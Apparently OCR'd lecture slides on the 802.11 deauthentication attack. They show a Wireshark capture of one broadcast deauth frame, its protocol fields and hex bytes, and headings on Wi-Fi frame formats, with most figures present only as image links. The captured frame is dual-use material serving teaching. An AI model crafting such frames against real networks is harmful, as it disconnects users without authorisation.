
Deauth Attack



Deauth Attack



Deauth Attack




Deauth Attack

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	ASUSTekC_ac:1e:f4	Broadcast	802.11	62	Deauthentication, SN=0, FN=0, Flags=........C


```
> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interfac
> Radiotap Header v0, Length 32
> 802.11 radio information
v IEEE 802.11 Deauthentication, Flags: ........C
    Type/Subtype: Deauthentication (0x000c)
  > Frame Control Field: 0xc000
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Transmitter address: ASUSTekC_ac:1e:f4 (24:4b:fe:ac:1e:f4)
    Source address: ASUSTekC_ac:1e:f4 (24:4b:fe:ac:1e:f4)
    BSS Id: ASUSTekC_ac:1e:f4 (24:4b:fe:ac:1e:f4)
    .... .... .... 0000 = Fragment number: 0
    0000 0000 0000 .... = Sequence number: 0
    Frame check sequence: 0x7c4a230e [unverified]
    [FCS Status: Unverified]
> IEEE 802.11 Wireless Management
```

```
0000  00 00 20 00 ae 40 00 a0  20 08 00 a0 20 08 00 00   ·· ··@··  ··· ···
0010  10 0c 85 16 40 01 0e 00  30 00 00 00 0c 00 f0 01   ····@··· 0·······
0020  c0 00 00 00 ff ff ff ff  ff ff 24 4b fe ac 1e f4   ········ ··$K····
0030  24 4b fe ac 1e f4 00 00  07 00 0e 23 4a 7c        $K······ ···#J|
```


802.11 Frame Format



MAC frame format





Data frame



Management frame format


Management Frame







Management Frame

FIGURE 10.12 Control Wrapper frame






